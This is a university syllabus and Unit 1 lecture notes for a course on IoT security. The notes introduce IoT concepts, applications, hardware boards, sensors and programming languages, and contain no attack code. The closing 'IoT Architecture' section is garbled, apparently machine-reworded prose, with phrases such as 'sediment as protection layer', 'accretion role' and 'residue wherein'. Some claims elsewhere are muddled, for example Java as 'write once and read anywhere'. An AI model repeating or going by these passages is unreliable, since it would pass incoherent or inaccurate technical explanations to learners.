SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
Accredited "A" Grade by NAAC | 12B Status by UGC | Approved by AICTE
www.sathyabama.ac.in

SCHOOL OF ELECTRICAL AND ELECTRONICS ENGINEERING

DEPARTMENT OF ELECTRONICS AND COMMUNICATION ENGINEERING

SECA7021 – SECURITY IN IoT

COURSE OBJECTIVES

- To learn about the security issues in IoT and cloud computing.
- To learn about the cryptography solutions and issues in IoT.
- To learn about the security measures taken in IoT and Cloud systems to improve security.

UNIT- 1 FUNDAMENTALS OF IoT ECOSYSTEM 9 Hrs.

IoT security issues, how to design an IoT system, Hardware, software and network security related to IoT systems - Basics of cryptographic solutions to IoT systems.

UNIT - 2 OVERVIEW OF CLOUD COMPUTING AND ITS SERVICES 9 Hrs.

Cloud Computing Fundamental: Cloud computing definition, private, public and hybrid cloud. Cloud types; IaaS, PaaS, SaaS.

UNIT - 3 CHALLENGES IN CLOUD COMPUTING 9 Hrs.

Benefits and challenges of cloud computing - Public vs. Private clouds, Role of virtualization in enabling the cloud.

UNIT – 4 SECURITY CONCEPTS IN CONTEXT TO IoT DEVICES 9 Hrs.

Security Concepts: Confidentiality, privacy, integrity, authentication, non-repudiation, Virtualization

UNIT - 5 IoT SECURITY THREATS AND COUNTERMEASURES 9 Hrs.

System-Specific Attacks: Guest hopping, attacks on the VM (delete the VM, attack on the control of the VM, code or file injection into the virtualized file structure), VM migration attack, hyper jacking.

COURSE OUTCOMES

On completion of the course, student will be able to

CO1 - Understand the fundamental security issues in Internet of things.

CO2 - Demonstrate different Frameworks and Hardware Architecture of IoT Device.

CO3 - Analyze different IoT Protocols and Layer Functioning.

CO4 - Protect and secure the network connecting IoT devices to back-end systems on the internet.

CO5 - Demonstrate different authentication mechanism such as digital certificates, biometrics, etc.

CO6 - Demonstrate collecting, aggregating, monitoring, and normalizing data from IoT devices and providing actionable reporting and alerting on specific activities or when activities fall outside established policies.

TEXT / REFERENCE BOOKS

1. David Etter, " IoT Security: Practical guide book " Create Space, 1st Edition, 2016.

2. Drew Van Duren, Brian Russell, "Practical Internet of Things Security", Packt, 1st Edition, 2016.

3. Sean Smith, "The Internet of Risky Things", O'Reilly Media, 1st Edition, 2017.

4. Brian Russell, Drew Van Duren, "Practical Internet of Things Security: Design a security framework for an Internet connected ecosystem", 2nd Edition, 2018.

UNIT 1 FUNDAMENTALS OF IoT ECOSYSTEM

IoT security issues, how to design an IoT system, Hardware, software and network security related to IoT systems - Basics of cryptographic solutions to IoT systems.

IoT FUNDAMENTALS (INTRODUCTION, FEATURES AND APPLICATIONS)

Introduction: CEO of a reputed company was going for a meeting through the car to a nearby town. In between his trip, a message popped up on his mobile screen informing that the volume of petrol remaining will not be sufficient for given the distance to be traveled.

He was given the details of a nearby petrol station, the distance of the next petrol station after that and was advised to fill the petrol accordingly.

You must be wondering how it is possible to get so relevant information in so exact time. The answer lies in the term INTERNET OF THINGS. This is a powerful term which is a platform where we connect everyday things embedded with electronics, software, and sensors to the internet enabling it to collect and exchange data.
In this IoT sessions, we will get knowledge about:

- Introduction to the Internet of Things
- How IoT works
- Features of Internet of Things.
- IoT Applications
- Advantages of Internet of Things.

What is IoT (Internet of Things)?
Kevin Ashton, in a presentation of Procter and Gamble in 1999, coined the term “Internet of Things“. Almost every area, device, sensor, software, etc. are connected to each other. The ability to access these devices through a smartphone or through a computer is called IoT. These devices are accessed from a distance.

For example, an Air Conditioner’s sensor can gather the data regarding the outside temperatures, and accordingly adjust its temperature to increase or decrease it with respect to the outside climate. Similarly,

your refrigerators can also adjust their temperature accordingly. This is how devices can interact with a network.

Figure 1.1 Overview of IoT

1. How IoT Works?

The entire process starts with the devices themselves, such as smartphones, digital watches, electronic appliances that securely communicate with an internet of things platform.

IoT platform collects and combines data from multiple devices and platforms and applies analytics to share the most valuable data with applications to address industry-specific needs.

Let's start with a simple real-life example- Rajesh, in between his road trip notices some problem with the check engine light (A check engine light or malfunction indicator lamp, is a tell-tale that a computerized engine-management system uses to indicate a malfunction), however, he doesn't know the intensity of the problem.

The good part is that the sensor that triggers the check engine light monitors the pressure in the inner brake line.

This sensor is one of the many sensors present in the car which constantly communicate with each other. A component called the diagnostic bus gathers the data from all these sensors and then passes it to the gateway in the car. The gateway collects and sorts the data from different sensors.

Before this connection happens, the car's gateway and platform must register with each other and confirm a secure communication. The platform keeps on constantly gathering and storing information from hundreds of cars worldwide, building a record in a database.

The manufacturer has added rules and logic to the platform. The platform triggers an alert in his car, after sensing the brake fluid has dropped below the recommended level. The manufacturer then sends him an appointment for servicing of his car, and the car's problem is rectified.




Figure.1.2. IoT Architecture

2. Prerequisites for learning IoT

Some basic knowledge of networking, databases, programming, and related technology and you are good to go.

Features of IoT

Here, in this part of IoT … We will discuss the most important features of IoT in areas of artificial intelligence, sensors, connectivity. A brief review of these features is given below:




Figure.1`.3. Features of IoT system

- AI– IoT technically makes things smart, meaning that it enhances different aspects of life through proper usage of that data, networks, and algorithms. This can range from something as simple as improving or enhancing your refrigerator by embedding it with sensors that automatically detect when milk and eggs run low, to placing an order with your choice of the grocer.

- Connectivity–The notion of networking doesn't always have to restrict to large networks, it can also exist on a smaller and cheaper scale without compromising its efficiency. IoT comes into the picture and creates these small networks between its system devices.

- Sensors–The true essence of IoT would not hold effective without sensors. They are basically the reason and the crux of why this technology stands out. They play a major role in defining boundaries of IOT by converting it from a passive to an active network.

- Active Engagement–Today's interaction between different connected technologies happens through passive engagement. IoT has set an example by bringing in active content, product, or service engagement.

- Devices–Devices are more powerful, cheaper and smaller over time; Internet of Things purposely makes use of small devices to deliver its scalability, versatility, and accuracy.




Figure.1.4. IoT growth

IoT Applications

In this IoT session, we will learn Applications of Internet of Things. Let's discuss them one by one:

- Healthcare Application: These days we have digital watches and fitness monitoring devices that have changed the ways of healthcare monitoring. People can now monitor their own health at regular intervals of time. These days if a person is being rushed to the hospital by an ambulance, his/her healthcare statistics are already given to the doctor, and the treatment gets started well in time. Also, data collected from different patients are now being put to use for the cure.
- Energy Applications: The energy rates have become paramount. All Individuals and organizations, both are searching for ways to reduce and control the consumption of energy. IoT provides a way to monitor energy usages not only at the appliance-level but also at the grid level, house-level or even at the distribution level. Smart systems such as Meters & Smart Grids are installed at various organizations to monitor energy consumption.




Figure.1.5. IoT Usage

Education Applications: IoT's yet another great application lies in the field of education. IoT helps in fulfilling the gaps and loopholes in the education industry. It improves the quality of education being offered to students by optimizing the cost. It also improves administration and management by taking into consideration students' response and performance.

- Government Applications: The smart city initiative by our government is an example of how efficient and big this technology is. Its incorporation in sectors like transportation, healthcare, armed forces, and security is commendable.




Figure.1.6. IoT Advantages and applications

Advantages of IoT

IoT has created opportunities to directly connect and create a link between the physical world to the computer-based systems by using sensors and the internet. The interconnection of these multiple embedded devices results in automation of different fields thereby, enabling advanced applications.

This would then result in improving accuracy, efficiency along with almost no manual intervention. It encompasses technologies such as smartphones, smart meters, smart grids, smart homes, intelligent transportation, and smart cities. Now, let's discuss the major benefits of IoT….

1. Customer Engagement Enhancement

IoT improves customer experience by automatically detecting problems and providing solutions. For example as we discussed above, how an issue in Rajesh's car was automatically detected by the sensors. The driver and the manufacturer will get notified about it.

Till the time driver reaches the service station or a mechanic, the manufacturer will make sure that the faulty part is available at the service station and the problem is rectified.

2. Technical Optimization

If the technology is great, the experience is bound to be great. IoT has played a major part in improving technologies and making them better. Like in the above example, the manufacturer collected the data from different car sensors and analyzed it to improve its design.

3. Reduced Waste

With the latest technology, IoT provides real-time insights on crucial problems leading to effective decision making & management of resources.

For example, if a manufacturer finds fault in engines of multiple cars, it might give him an insight on major fault and he can track the manufacturing plant of those engines and can rectify the issue with manufacturing belt.

IoT Hardware | IoT Software

In our previous class, we had discussed Introduction to IoT. This session, will discuss IoT hardware and software and what is the IOT architecture made up of. Moreover, we will learn internet of things software and hardware devices that make use of IoT technology.

IoT Hardware : It includes a wide range of devices such as devices for routing, bridges, sensors etc. These IoT devices manage key tasks and functions such as system activation, security, action specifications, communication, and detection of support-specific goals and actions.

IoT Hardware components can vary from low-power boards; single-board processors like the Arduino Uno which are basically smaller boards that are plugged into mainboards to improve and increase its functionality by bringing out specific functions or features (such as GPS, light and heat sensors, or interactive displays). A programmer specifies a board's input and output, and then creates a circuit design to illustrate the interaction of these inputs and outputs.

Figure.1.7. IoT Hardware – Arduino Uno

Another well-known IoT platform is Raspberry Pi 2, which is a very affordable and tiny computer that can incorporate an entire web server. Often called "RasPi," it has enough processing power and memory to run Windows 10 on it as well as IoT Core.

RasPi exhibits great processing capabilities, especially when using the Python programming language.

Figure. 1.8. IoT Hardware – Raspberry Pi 2

Beagle Board is a single-board computer with a Linux-based OS that uses an ARM processor, capable of more powerful processing than RasPi. Tech giant Intel's Galileo and Edison boards are other options, both great for larger scale production, and Qualcomm has manufactured an array of enterprise-level IoT technology for cars and cameras to healthcare.




Figure.1.9. IoT Hardware – BeagleBoard

a. Building Blocks of IoT Hardware

Here, we will discuss some internet of Things Hardware:




Figure.1.10. IoT Hardware – Building Blocks

i. Thing

"Thing" in IOT is the asset that you want to control or monitor or measure, that is, observe closely. In many IoT products, the "thing" gets fully incorporated into a smart device. For example, think of products like a smart refrigerator or an automatic vehicle. These products control and monitor themselves.
There are sometimes many other applications where the "thing" stands as an alone device, and a separate product is connected to ensure it possesses smart capabilities.

ii. Data Acquisition Module

The data acquisition module focuses on acquiring physical signals from the thing which is being observed or monitored and converting them into digital signals that can be manipulated or interpreted by a computer. This is the hardware component of an IOT system that contains all the sensors that help in acquiring real-world signals such as temperature, pressure, density, motion, light, vibration, etc. The type and number of sensors you need depend on your application.
This module also includes the necessary hardware to convert the incoming sensor signal into digital information for the computer to use it. This includes conditioning of incoming signal, removing noise, analog-to-digital conversion, interpretation, and scaling.

iii. Data Processing Module

The third building block of the IoT device is the data processing module. This is the actual "computer" and the main unit that processes the data performs operations such as local analytics, stores data locally, and performs some other computing operations.

iv. Communication Module

The last building block of IOT hardware is the communications module. This is the part that enables communications with your Cloud Platform, and with 3rd party systems either locally or in the Cloud.

b. IoT Sensors

The most important IoT hardware might be its sensors. These devices consist of a variety of modules such as energy modules, RF modules, power management modules, and sensing modules.




Figure.1.11. IoT Hardware – IoT Sensors

c. Wearable Electronic Devices

Wearable electronic devices are small devices that can be worn on the head, neck, arms, torso, and feet.

Figure.1.12. IoT Hardware – Wearable Electronic Devices

Current smart wearable devices include −

- Head − Helmets, glasses,
- Neck − Jewelry, collars
- Arm − Wristwatches, wristbands, rings
- Torso – Clothing pieces, backpacks
- Feet − Shoes, Socks

d. Basic Devices: The day to day life devices that we use such as desktop, cellphones, and tablets becomes integral parts of IoT system.

- The desktop provides the user with a very high level of control over the system and its settings.
- The tablet acts as a remote and provides access to the key features of the system.
- Cellphone allows remote functionality and some essential settings modification

Other key connected devices include standard network devices like routers and switches.

Figure1.13. IoT Hardware | IoT Software

IoT Software

The software and the programming languages on which IoT works, that uses very common programming languages that programmers use and already know. So which language should be chosen?

Firstly, because embedded systems have less storage and processing power, their language needs are different. The most commonly used operating systems for such embedded systems are Linux or UNIX-like OSs like Ubuntu Core or Android.

IoT software encompasses a wide range of software and programming languages from general-purpose languages like C++ and Java to embedded-specific choices like Google's Go language or Parasail.

Here's a quick overview of each one of IoT Software-

- C & C++: The C programming language has its roots in embedded systems—it even got its start for programming telephone switches. It's pretty ubiquitous, that is, it can be used almost everywhere and many programmers already know it. C++ is the object-oriented version of C, which is a language popular for both the Linux OS and Arduino embedded IoT software systems. These languages were basically written for the hardware system which makes them so easy to use.

- Java: While C and C++ are hardware specific, the code in JAVA is more portable. It is more like a write once and read anywhere language, where you install libraries, invests time in writing codes once and you are good to go.
- Python: There has been a recent surge in the number of python users and has now become one of the "go-to" languages in Web development. Its use is slowly spreading to the embedded control and IoT world—specially the Raspberry Pi processor. Python is an interpreted language, which is, easy to read, quick to learn and quick to write. Also, it's a powerhouse for serving data-heavy applications.
- B#: Unlike most of the languages mentioned so far, B# was specifically designed for embedded systems. It's small and compact and has less memory size.
- Data Collection: It is used for data filtering, data security, sensing, and measurement. The protocols aid in decision making by sensing form real-time objects. It can work both ways by collecting data from devices or distributing data to devices. All the data transmits to a central server.
- Device Integration: This software ensures that devices bind and connect to networks facilitating information sharing. A stable cooperation and communication ensure between multiple devices.
- Real-Time Analytics: In this, the input from users serves as potential data for carrying out real-time analysis, making insights, suggesting recommendations to solve organizations problems and improve its approach. This, as a result, allows automation and increased productivity.

- Application and Process Extension: These applications extend the reach of existing systems and software to allow a wider, more effective system. They integrate predefined devices for specific purposes such as allowing certain mobile devices or engineering instruments access. It supports improved productivity and more accurate data collection.

Figure.1.14. IoT Hardware | IoT Software

So, this was all about IoT Hardware and Software.

This class we will study IoT Architecture. Moreover, Internet of Things Architecture helps us to understand IoT system deeply.

IoT Architecture

At below we are discussing Architecture of IoT in detail:

1. The lowest & middle a part of IoT software is the sensors and electronic gadgets this is in a position to connect with things & grasp the facts from it.

2. Sensor gathers the records however that we need to convert it into understandable format & join the one's sensor device using some protocol that we want to configure right here in layer two and also clear out statistics i.e. placed a few thresholds on your information for taking smart selection.

3. Network connectivity; join your tool with wi-fi connectivity or net stressed connection. This connectivity is changed based on context & area.

4. We are able to say this sediment as protection layer or software abstraction layer or facts abstraction in which we can apply security to our product. This accretion role should be changeable based on the domain & how we want to apply abstraction to our software.

5. At this level, we are able to keep our good judgment, use this information for taking clever selection or for reporting purpose. That is the important layer, in which our definite product & business common sense comes into the image.

6. This residue wherein we are able to say its presentation layer or choice taken layer. Primarily based on the requirement we will display reviews or applying system learning or some custom common sense and takes clever choice and ship signal again to the sensors.




Figure.1.15. IoT Layers

